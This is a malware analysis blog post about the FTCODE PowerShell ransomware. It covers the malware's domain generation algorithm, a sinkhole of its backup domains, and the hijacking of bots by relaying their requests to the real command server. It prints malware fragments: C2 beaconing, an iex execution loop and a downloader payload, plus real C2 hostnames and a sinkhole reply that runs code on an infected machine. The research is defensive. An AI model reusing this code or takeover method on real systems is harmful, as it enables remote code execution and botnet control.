FTCODE: taking over (a portion of) the botnet

kpn.com/security-blogs/FTCODE-taking-over-a-portion-of-the-botnet.htm

A while ago we got our hands on an interesting malware sample. The sample was interesting to us for multiple reasons. On one hand it was a ransomware variant written fully in PowerShell. On the other hand, it contacted multiple domains which were not registered. The following domains were contacted by the sample:


- agvlmtkxmtq2.top
- ahmwmtkxmtq2.top
- amq1mtkxmtq2.top
- bxfmmtkxmtq2.top
- ehuxmtkxmtq2.top

Looking at the above domains, we got the feeling that they were possibly automatically generated. A malware sample that tries to reach out a domain that is not registered is possibly interesting while doing malware research, because the malware might send interesting information to that domain. The security research team of KPN recognized the sample as FTCODE and decided to register one the domains. This blog contains all information of our FTCODE analysis :).


How is FTCODE being delivered to victims?

A message on Twitter indicate that the FTCODE ransomware was spotted on the 23th of September in 2019 for the first time in Italy. The first samples that we could find in public sandboxes are from the 1st of October 2019.

Analyzing the public sandboxes show that FTCODE mainly has been served by using two well-known techniques. The first one is by sending a document to victims containing a malicious macro. The macro starts PowerShell code to start FTCODE. The following screenshot is an example of a document that has been used:



Another method we have seen is using VBS files to drop the malware. The VBS scripts launches PowerShell (the payload) and opens a file to mislead the user, such as a MP3 file or a JPG file:



Domain Generation Algorithm (DGA)

The domains we found seemed to contain some interesting pattern. We downloaded the code and searched for the code polling our domain. After diving into the code it became clear that a simple domain generating algorithm (DGA) was used. The following code was used:

```
function ehyhhxji( $ffecxsygw ){
  $gjzujzit = "http://indu.rkeindustries.com/";
  "hee","xu1","hs0","jd5","mqf" | %{ $gjzujzit += ","+"http://"+ ( [Convert]::ToBase64String(
  [System.Text.Encoding]::UTF8.GetBytes( $_+ $(Get-Date -UFormat "%y%m%V") ) ).toLower() ) +".top/"; };
  $gjzujzit.split(",") | %{
    if( !$myurlpost ){
      $myurlpost = $_;
      if( !(sendpost2 ($ffecxsygw + "&domen=$myurlpost" )) ){ $myurlpost = $false; };
      Start-Sleep -s 5;
    }
  };
  if( $ffecxsygw -match "status=register" ){
    return "ok";
  }else{
    return $myurlpost;
  }
};
```

In the above code, a DGA is available which generates a domain based on the following elements:

a) a string "hee", "xu1", "hs0", "jd5" or "mqf"

b) the current date using the PowerShell function Get-Date -UFormat “%y%m%V”

The above values elements are concatenated, converted to bytes and encoded with base64. The “.top” top level domain is added to make it a valid .top domain. For example, the DGA would generate the following domains for week 46 in 2019:

- agvlmtkxmtq2.top (hee191146)
- ehuxmtkxmtq2.top (xu1191146)
- ahmwmtkxmtq2.top (hs0191146)
- amq1mtkxmtq2.top (jd5191146)
- bxfmmtkxmtq2.top (mqf191146)

The DGA allowed us to generate many sinkhole domains in advance. We decided to register a few of them for multiple weeks. We registered the first .top domain generated (“hee”) by the code, so we can use those domains to catch interesting information.

There is one surprising thing here. Due to the padding of base64, the domain generation in the first 9 weeks of 2020 will fail. The documentation of PowerShell 5.1 states that Get-Date %V will return “01”. However, in reality it returns for some unknown reason “1”. Therefore, base64 padding is added to the domain name, resulting in the following domain being generated by the script: “agvlmjawmte=.top”. It is impossible to register a domain with the “=” character. In week 10 (March 2020), the DGA will work again.

Sinkhole

We have control over the .top domains, but what kind of information is being send to thesedomains? By analyzing the code, it became clear that the code is first trying to reach out the main command and control server (C2). The screenshot above shows that for this

sample the C2 is the domain indu.rkeindustries.com. If it succeeds contacting this domain, it will only communicate to this domain. However, if it fails to contact this domain, it will fall back to the DGA domains, until one of them is reachable.

In other words: only the bots that lost contact with the main C2 of the attackers will contact our sinkhole. It seems the mechanism is there for the botnet owners to manage their network in the case their C2 is taken down.

So, what is in those requests from the bots? We have seen different data being sent depending on the situation. But mainly we received POST-request from different IP-addresses containing a base64 encoded string, an example request in JSON format:

```
{"datetime":"Mon Nov 25 15:04:35:000
2019","clientip":"93.x.x.x","serverport":"80","request_method":"POST","request_uri":"
{"Host":"agvlmtkxmtq4.top","Expect":"100-continue","Connection":"keep-
alive"},"body":"l=dj0xMDI5LjQmZ3VpZD0wOGIzZDc3OC1mNzJjLTRlODYtYWUyMy02MzI3M2M3YWI1YTg
```

After decoding the data, we determined the following information:


```
v=1029.4&guid=08b3d778-f72c-4e86-ae23-
63273c7ab5a8&error=sendpost2:http://agvlmtkxmtq4.top/::Eccezione durante la chiamata
di "Substring" con "2" argomento/i: "Index e length devono fare riferimento a una
posizione nella stringa.
Nome parametro: length"
```

The variable “v” contains the version of the bot. A lot of samples are available with different version numbers. Also, a GUID is sent to us. This is an interesting value as the GUID is used on a lot of parts within the attack, which we will explain later on. It is the unique identifier of the victim. Next to this, an exception message is embedded within the request.


In some situations, the base64 contained a register call. The bots try to register itself on our backup C2 instead of the attackers C2. The attackers C2 might be already blocked by a security measurement such as an Intrusion Prevention System (IPS). The following example shows a register call:


```
v=927.1&guid=&status=register&ssid=&os=10.0.15063.1387&psver=5&comp_name=LAPTOP-
4PR702DQ&domen=http://agvlmtkxmtq4.top/
```

This request contains some other interesting information such as a PowerShell version and computer name. By importing all the information in an ELK instance, we were able to get great insights into the malware activity. Below is data from 25th November 2019 until the 30th of November 2019:




Above screenshot shows a timeline of all traffic between 25 November 2019 and 30 November 2019. There is an interesting spike in above timeline. Possibly we have an explanation for this spike: only the bots are connecting to our sinkhole if they are unable to reach the attackers C2. Possibly, the C2 of the attackers was down for a while (maintenance?), which resulted in the bots connecting to us instead of the real C2.





These stats show the total of unique IP-addresses we have seen during the same period, and the different versions of samples contacting our sinkhole.




Above pie shows the countries where the bots are connecting from. By manual analyzing the IP-addresses, we have seen different type of companies that are infected by FTCODE, such as (all in Italy):

- Banks
- Energy companies

· Hospitals

· Government

· …



The infection map of Italy, based on Geo IP information.

Attackers C2

One of the behaviors we noticed during the analysis is that the C2 server of the attackers is changing domains regularly. Also, the web services behind the domains were unreachable really quickly. We have seen cases where new samples came available pointing a new domain, the web server behind the new domain that was used was offline within a few hours.

After a while, we infected one of our machines. The interesting thing is that this machine was still able to reach the domains that went offline in the past. In other words, the attackers are using IP-filters to allow already infected victims to connect to their C2. Other clients are ignored / blocked by the IP-filter. This is possibly a way to hide the C2, or mislead researchers to let them think the C2's is down?

During our analysis we were not able to reach the C2 of the attackers multiple times in a short time. Possibly, they implemented a banning mechanism that blocks IP's whenever clients have unexpected behavior. For example, we tried to contact all the C2 domains from our infected machine in a short time, which resulted in the C2 becoming unavailable. Most likely they detected this behavior and blocked our IP.

Taking over the bots

By analyzing the code, we noticed that a computer infected with FTCODE is continuously polling the attackers C2, and if that fails it will try to contact our sinkhole C2. The contacted C2 is able to return a client specific secret key and a piece of PowerShell code. If the secret

key is correct, the PowerShell will get executed. The following code is performing the polling, and executing the PowerShell if the response is correct:

```
109   $myurlpost = sendData;
110   while( $payload ){
111     iamwork2;
112     try{
113       if( $payload -and ($payload.length -gt 30)  ){
114         iex $payload;
115       };
116     }catch{ fytifwv $_.Exception.Message; };
117     Start-Sleep -s 280;
118     $payload = sendpost2;
119   };
```

We contacted the attackers C2 to see how a payload exactly looks like. The returned value was a base64 value, after decoding the following value appeared:

```
Users > wesley > Documents > ontwikkeling > malware > vbs-.top
1   680a708fee2a45e1function sctevhwbca{
2     $jhhabve = $env:PUBLIC + "\Libraries"
3     $tthzshyvv = $env:temp + "\AFX50058.tmp";
4     if (-not (Test-Path $jhhabve)) { md $jhhabve; }
5     $jvysuid = $jhhabve + "\WindowsIndexingService.
6     $hxbgvwji = New-Object System.Net.WebClient;
7     $hxbgvwji.Credentials = [System.Net.CredentialCa
8     $izetdbu = $true;
9     while( $izetdbu ){
```

Above response of the real C2 confirms our code analysis, a secret is required, and a piece of PowerShell is passed by the C2.

So, how is the secret that is sent by server validated? We dived in the code to see how the secret mechanism works. It became clear that whenever a payload is received by the server, the first 16 characters are compared with a value within the “thumbcache” TXT-file. If the values are equal, the PowerShell code is executed.

And are we able to obtain the secrets of all those other bots? We have a sinkhole, that is being contacted by 1000’s of bots. Like earlier mentioned, they are contacting our C2 with information such as the version and GUID. We tried to forward all the information that is being sent to us to the real C2 (C2 in the middle :D), in the hope we would receive the secret and the PowerShell code that is there for the infected machine ready for being executed. The post data forwarded to the real C2:

```
l=dj0xMDI5LjQmZ3VpZD0yN2VjNjJmMy1iMzc4LTRkMTQtYTgyYi0wYTk2NmY2ODQ4NGEmJmRvbWVuPWh0dHA
```

Base64 Decoded version:

```
v=1029.4&guid=27ec62f3-b378-4d14-a82b-0a966f68484a&&domen=http://agvlmtkxmtq2.top/
```

This resulted in getting the infected machine specific secret and the PowerShell code being ready at the real C2. We can conclude that we can forward all the polling requests reaching our sinkhole to the real C2 server of the attackers, to disclose the secret keys. **WIN!** After obtaining all the secret keys, we could execute PowerShell code on all the machines trying to contact our sinkhole, by returning the infected machine secret followed by any piece of PowerShell we want to execute.

Ok, but let's do it then!

Let's test this theory, because there might be a condition that tackles it. First of all, we need to obtain the secret from the attackers C2 for our bot. We filtered our sinkhole logs on our infected machine IP-address and found that the machine is sending the following request:

```
{"datetime":"Tue Nov 26 12:07:39:000
2019","clientip":"45.x.x.x","serverport":"80","request_method":"POST","request_uri":"
{"Host":"agvlmtkxmtq4.top","Expect":"100-continue","Connection":"Keep-
Alive"},"body":"l=dj0xMDI5LjYmZ3VpZD1iN2E3NDljYy02MzhhLTRlNDQtOWRhYy03NWE0Yzc5NDIxMzc
```

After forwarding this request to the attackers C2, we were able to obtain the secret from the response:

```
680a708fee2a45e1function sctevhwbca{
  $jhhabve = $env:PUBLIC + "\Libraries"
  $tthzshyvv = $env:temp + "\AFX50058.tmp";
  if (-not (Test-Path $jhhabve)) { md $jhhabve; }
  $jvysuid = $jhhabve + "\WindowsIndexingService.vbs";
  $hxbgvwji = New-Object System.Net.WebClient;
```


After getting the secret, we modified our sinkhole to reply with a specific payload whenever the IP-address of **our infected machine** contacts our sinkhole. This prevents other bots from executing our code. The code:

```
1  if($this->getIp()=="45.147.228.72"){
2      echo
       "NjgwYTcwOGZlZTJhNDVlMU5ldy1JdGVtIC1QYXRoICJDOlxVc2Vyc1xBZG1pbmlzdHJ
       hdG9yXERlc2t0b3BcIiAtTmFtZSAiVGFrZW92ZXIudHh0IiAtSXRlbVR5cGUgImZpbGU
       iIC1WYWx1ZSAiVG9va0l0T3ZlciI=";
3  }
```

Above payload contains the following text:

```
680a708fee2a45e1New-Item -Path "C:\Users\Administrator\Desktop\" -Name
"Takeover.txt" -ItemType "file" -Value "TookItOver"
```

If executed correctly, the PowerShell script creates a file on the desktop of our infected machine. After a few minutes the file appeared on our desktop which confirms that we were able to execute the code using our sinkhole domain:



We have proven that we were able to execute code on our own machine by using the secret. So how realistic is it to obtain the keys from all other infected machines? We gathered POST-requests from infected machines for a few weeks and wrote a script to forward those to the real attackers C2, to store the response and obtain their secret keys and PowerShell ready to be executed. We stored all that information in a database, so we have an overview of this information:

	:nerated_	version	guid	rawRequest	rawResponse	decodedResponse	
	Fi...	Filter	Filter	Filter	Filter	Filter	Filter
4250	4250	1029.7	f8d7b543-2286-...	l=dj0xMDI5LjcmZ...	ZjU5Yjcx...	f59b71fa81cb4845function zyjubizd{ $jdvevscxx = $env:PUBLIC + "\Libraries"	f59b71fa81cb4845
4251	4251	1029.7	f9328787-0def-4...	l=dj0xMDI5LjcmZ...	OWQyOD...	9d2804a00e264f7bfunction bybjsyxcid{ $vyxfxbzdzi = $env:PUBLIC + "\Libraries"	9d2804a00e264f7b
4252	4252	1029.7	f9903a3e-29dc-...	l=dj0xMDI5LjcmZ...	OWQ0Y2...	9d4cd32bf8c94126function cdsbaie{ $vfejtdxy = $env:PUBLIC + "\Libraries"	9d4cd32bf8c94126
4253	4253	1029.7	f9b44ce2-06f9-4...	l=dj0xMDI5LjcmZ...	ODk5Ym...	899be71b08e5422cfunction evxhvxb{ $duetbegag = $env:PUBLIC + "\Libraries"	899be71b08e5422c
4254	4254	1029.7	f9fff1b9-a1d7-4f...	l=dj0xMDI5LjcmZ...	YmEwNzg...	ba0786a115f9407afunction zhzivvwaa{ $ayccdfcf = $env:PUBLIC + "\Libraries"	ba0786a115f9407a
4255	4255	1029.7	fca07ea2-ebb2-4...	l=dj0xMDI5LjcmZ...	YWExMzY...	aa1367a24e494505function cygvuhtfjh{ $eystsfv = $env:PUBLIC + "\Libraries"	aa1367a24e494505
4256	4256	1029.7	fcde9d56-cd8f-4...	l=dj0xMDI5LjcmZ...	ZmUxZTc...	fe1e75a206fb4d50function xtautui{ $tzahvsttfy = $env:PUBLIC + "\Libraries"	fe1e75a206fb4d50
4257	4257	1029.7	fa1c68ae-9460-4...	l=dj0xMDI5LjcmZ...	YzBjNmM...	c0c6c6dc82cf42ecfunction wiabajyexy{ $gddtyacz = $env:PUBLIC + "\Libraries"	c0c6c6dc82cf42ec
4258	4258	1029.7	fa2291c8-1584-...	l=dj0xMDI5LjcmZ...	M2FhMjFl...	3aa21eaf183a4d8ffunction xhgtivfz{ $efegjsud = $env:PUBLIC + "\Libraries"	3aa21eaf183a4d8f
4259	4259	1029.7	fa428789-c04e-...	l=dj0xMDI5LjcmZ...	OTZiYWE...	96baa8e6e32e4d71function uxvbyjsf{ $ggfgcgu = $env:PUBLIC + "\Libraries"	96baa8e6e32e4d71
4260	4260	1029.7	fa53b390-f0a9-4...	l=dj0xMDI5LjcmZ...	NmRhYjU...	6dab512d3dd84c99function czfhccfe{ $jxzvusygfx = $env:PUBLIC + "\Libraries"	6dab512d3dd84c99
4261	4261	1029.7	fa5d6607-00bf-4...	l=dj0xMDI5LjcmZ...	NmRhYzc...	6dac720a9735429cfunction wtxxvexef{ $efbigyjv = $env:PUBLIC + "\Libraries"	6dac720a9735429c

To prevent being banned by the real C2, we delayed all the requests by one minute. We requested the secret keys of a total of **4307** infected machines. We successfully received secret keys from **3979** machines J. In other words, we are able to inject PowerShell into **3979** infected machines by using the secret keys.

Conclusion

It was fun diving into FTCODE because it is fully PowerShell based malware. The results of our investigation could be used to take down the network, by removing the malware from all the infected machines.

Also, FTCODE is a great example that **ransomware is not always just ransomware**. An attacker does have persistence access to all the infected machines part of the botnet, which is equal to network access to lots of company networks (financial, government etc). The access could be used to further penetrate a network, and to perform a more company specific ransomware attack. These kinds of attacks are rapidly increasing nowadays. For example, the REvil ransomware is used those attacks, asking huge amounts of ransom money, depending on the company that's being attacked:
https://twitter.com/rikvduijn/status/1214268406704300032